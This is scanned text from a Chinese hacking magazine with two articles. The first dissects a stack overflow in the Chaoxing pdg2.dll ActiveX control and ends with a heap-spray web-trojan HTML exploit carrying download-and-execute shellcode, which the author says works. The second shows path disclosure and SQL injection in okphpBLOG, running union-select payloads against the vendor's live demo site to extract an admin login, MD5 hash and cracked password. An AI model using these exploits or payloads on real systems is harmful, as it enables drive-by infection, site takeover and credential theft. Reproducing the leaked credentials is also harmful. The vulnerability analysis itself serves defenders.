


图3

如此一来就好办了，既然可以栈溢出，那么我们利用这个漏洞的方式就有两种选择 一是常规的buffer=padding + EIP(JMP ESP) + 90 + shellcode 二是使用Heap Spray方式，直接把90(nop指令)和ShellCode事先写到连续的几个堆块中，然后把溢出后覆盖的EIP地址搞成堆块的地址(就像上面的0x05050505)，于是ShellCode就可以执行到了。

但是我们不能高兴得太早，我们的真正目的是要弄清楚超星的代码中到底是什么原因导致的栈溢出。弄明白这个才是王道，而不是急着去利用。下面我们就把这个漏洞分析到底！

虽然我们现在知道结果是可以溢出的，但是如何能够把程序定位到溢出的那一段代码呢？这就要求调试的过程中，能设置一个断点，让程序停下来。然而我们本身就不知道程序在哪里出现问题，又如何下断点呢！我有一个办法，就是在刚才OllyDBG中的栈空间寻找大片大片的05050505，这些05050505也就是buffer的内容是栈溢出。然后在这片05050505的上面找一个pdf2.dll中的返回地址，这个地址非常关键，从程序的一般流程原理可知，溢出发生之前或之后一定执行过这个地址之前的一条指令，这个指令一般是跳转指令，因为和返回指令对应的。例如 CALL指令或JMP指令等。那么我们分析漏洞发生的过程是就可以从这条跳转指令开始。

本函数的溢出过程经过我上面方法的分析，反复调试跟踪几次，发现溢出实际上是发生在pdg2.dll中的偏移地址为00020228的这条指令，即"call ds:WideCharToMultiByte"。如图4所示。




图4

WideCharToMultiByte函数在kernel32中是一个宽字符到多字节字符的转换函数。函数原型如下:

```
int WideCharToMultiByte(
UINT CodePage,
// 指定要转换成的字符集代码页
DWORD dwFlags,
// 指定如何处理没有转换的字符 (一般把它设为0)
LPCWSTR lpWideCharStr,
// 待转换的字符串指针
int cchWideChar,
// 待转换字符串的长度 (-1表示转换到字符串的结尾)
LPSTR lpMultiByteStr,
// 新串的缓冲区指针
int cbMultiByte,
```

```
    // 输出缓冲区大小（如果为0，lpMultiByteStr将被忽略，函数将返回所需缓冲区大小而不使用lpMultiByteStr
    LPCSTR lpDefaultChar,
    // 指向字符的指针，在指定编码里找不到相应字符时使用此字符作为默认字符代替
    LPBOOL lpUsedDefaultChar
    // 开关变量的指针，用以表明是否使用过默认字符
);
```

看了这个函数的原型和参数的含义后，大家应该对这个函数有个大体的认识了。事实上，调用此函数会很容易导致内存泄漏，因为lpWideCharStr指向的输入缓冲区大小是宽字符数，而lpMultiByteStr指向的输出缓冲区大小是字节数。为了避免内存泄漏，应确保为输出缓冲区指定合适的大小。

超星的这个漏洞就是由于未检验输入的待转换字符串的长度是否超长，而直接进行转换，并输出到了栈中，虽然计算了长度，但是由于开辟的栈空间不足（只有100h=256字节），因此直接导致了栈溢出的后果！——这是超星pdg2.dll控件溢出的根本原因。

漏洞利用

这个漏洞的利用不用说，当然是写网马喽！我最终写成的网马程序大体如下，经测试可正常使用：

```
<html>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2" id='target'></object>
<body>
<SCRIPT language="javascript">
var shellcode = unescape("%u9090"+"%u9090"+
"%uefe9%u0000%u5a00%ua164%u0030%u0000%u408b%u8b0c" +
"%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378" +
……略……

"%u6946%u656c%u0041%u7468%u7074%u2f3a%u312f%u3732" +
"%u302e%u302e%u312e%u632f%u6c61%u2e63%u7865%u8065" +
"%u0000");
</script>
<SCRIPT language="javascript">
………

block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (x=0; x<100; x++) memory[x] = block +shellcode;
var buffer = '';
while (buffer.length < 1024) buffer+="\x05";
var ok="1111";
target.Register(ok,buffer);
</script>
</body>
</html>
```

最终的效果如图5所示，可以看到程序弹出了一个计算器，这个就是我上面填写的URL，即http://127.0.0.1/calc.exe，这说明漏洞利用成功！




图5

总　结


如今是一个ActiveX漏洞泛滥的时代，我们不禁要问，到底是ActiveX技术的问题？还是我们编写程序习惯的问题？我想微软当初提出ActiveX技术并没有错，在因特网上，ActiveX控件软件的特点是：一般软件需要用户单独下载然后执行安装，而ActiveX控件是当用户浏览到特定的网页时，IE浏览器即可自动下载并提示用户安装。ActiveX控件安装的一个前提是必须经过用户的同意及确认。同时Microsoft也提供了一套工具，可以用它来增加ActiveX对象的安全性。然而ActiveX给如今的互联网带来了便利的同时，也带来了一定的安全威胁，因为越方便越好用，也就意味着越危险！

因此，我认为主要问题还是我们程序员的编程习惯。在编写程序之前，就应该熟悉一些危险的API函数，尽量不要用。如果实在要用的话，一定要使用得当！例如本漏洞涉及的WideCharToMultiByte函数，在使用这个函数之前，一定要对输入的待转换字符串长度进行检查，如果超出缓冲区的大小，就不应该再使用这个函数了！

另外，由于pdg2.dll中存在多个安全漏洞，建议超星公司对自己的产品尽快的检查一遍，赶紧修补自己的漏洞！

适合读者：入侵爱好者
前置知识：PHP语言

okphpBLOG 漏洞解析



文/图 TTFCT[E.S.T]

现在ASP漏洞一般人都会发现了，不久后ASP.net将会取代ASP，最终将是PHP、JSP和ASP.net的天下。看了这么久的黑防，发现黑防刊登的关于PHP漏洞分析的文章比较少，所以下面就给大家送上这篇关于okphpBLOG漏洞分析的文章。

安装好okphpBLOG，进入后台，发现其功能相当的简单，给人的感觉就是很难获得一个WebShell，事实上也是如此。也许是本人水平有限，找了两天，仍没有发现有能得到WebShell的漏洞文件。尽管不能拿到WebShell，给人的初步印象是很安全的，但其实并不是这样。下面我们就一起来分析它的漏洞。

物理路径泄露漏洞

Blog目录下的list_comments.php文件的1～9行代码如下：

```
<?php
//Copyright(c) okphp.com
$arr = array("comments_type");
get_r($arr);
$offset = ($page-1)*$num_per_page;
if (!$bid && !$uid) {
echo "lost blog id or user id";
exit();
}
```

注意get_r($arr);，我们查找get_r()函数，发现它被定义在includes\functions.php中，如果我们直接访问blog/list_comments.php将出现函数未定义错误。下面是访问官方网站得到的结果：

```
Fatal error: Call to undefined function: get_r() in /home/pgstan/public_html/okphpdemo/blog/blog/list_comments.php on line 4
```

呵呵，物理路径暴出来了。除了这个文件外，还有几个文件同样存在这样的问题，这里就不一一指出了。

SQL注入漏洞

也许有人要问，得到物理路径后有什么用，玩过PHP注入的朋友都知道，PHP注入可利用load_file函数配合Union查询将文件内容显示出来。而load_file是要求物理路径的，所以结合我们上面的物理路径泄露漏洞，如果有load_file权限，就可以把文件读取出来。存在SQL注入漏洞的是Blog.php文件中第56～221行，其部分代码如下：

```
$uid = $_REQUEST['uid'];
  //直接取得客服端提交的uid值
$bid = $_REQUEST['bid'];
  // 直接取得客服端提交的bid值
if (!$page)
 $page = 1;

switch ($action) {
case "register":
    header("Location:$accounts_url/register.php");
    exit();
……省略部份代码……
default:
    if ($bid > 0 || $uid > 0 || strlen($sn)>0) {
        //如果变量bid大于0或者变量uid>0或者变量sn的长度大于0，那么将包含文件blog/view_blog.php
        $basic['title'] = $idc['home'];
        $smarty->assign('nav_on','home');
        include "blog/view_blog.php";
    }
    elseif ($aid > 0) {
        $basic['title'] = $idc['home'];
        include "blog/view_detail.php";
        $smarty->assign('nav_on','blog');
    }
    else {
        include "blog/bloghome.php";
    }
    break;
}
```

blog/view_blog.ph文件中第67～69行也存在注入漏洞，其代码如下：

```
$q = "SELECT id,topic,content,timeline,num_reads,num_comments,approved,trackbacks FROM {$table['article']} WHERE b_id=$bid $where ORDER BY stick DESC,id DESC $limits";
    //bid的值由blog中$_REQUEST['bid']而来，未经
```

```
任何处理就提交SQL查询
    $res = sql_query($q, $conn);
    //查询语句
```

以上的代码告诉我们，在查询语句"SELECT id, topic,content,timeline,num_reads,num_comments, approved,trackbacks FROM {$table['article']} WHERE b_id=$bid $where ORDER BY stick DESC,id DESC $limits"中存在SQL注入(凡是有BID参数传递的地方就存在注入)。下面我们就来测试一下其官方网站。

打开网站http://demo.okphp.com/blog/blog.php，在blog.php?bid=1后加入单引号"'"，得到如图1所示的信息。




图1

看来和我们所分析的结果完全一致，MySQL出错并暴出了查询语句。我们再看看它是否支持Union查询，提交http://demo.okphp.com/blog/blog.php?bid=1 and mid(version(),1,1)>=4/*，返回正常，说明支持Union查询。从上面的Select漏洞语句我们得知，共选择了8个字段，所以我们构造的语句为 http://demo.okphp.com/blog/blog.php?bid=1 and 1=2 union select 1,2,3,4,5,6,7,8/*，提交后返回的结果如图2所示。



图2

下面我们就让图2中"3"的位置显示用户名，"4"的位置显示密码。我们构造如下的语句：http://demo.okphp.com/blog/blog.php?bid=1 and 1=2 union select 1,2,account,password,5,6,7,8 from okphp_accounts/*，可以获得管理员用户：admin，MD5密码 149815eb972b3c370dee3b89d645ae14，解密后密码为：2323，利用密码即可成功进入后台，如图3和图4所示。

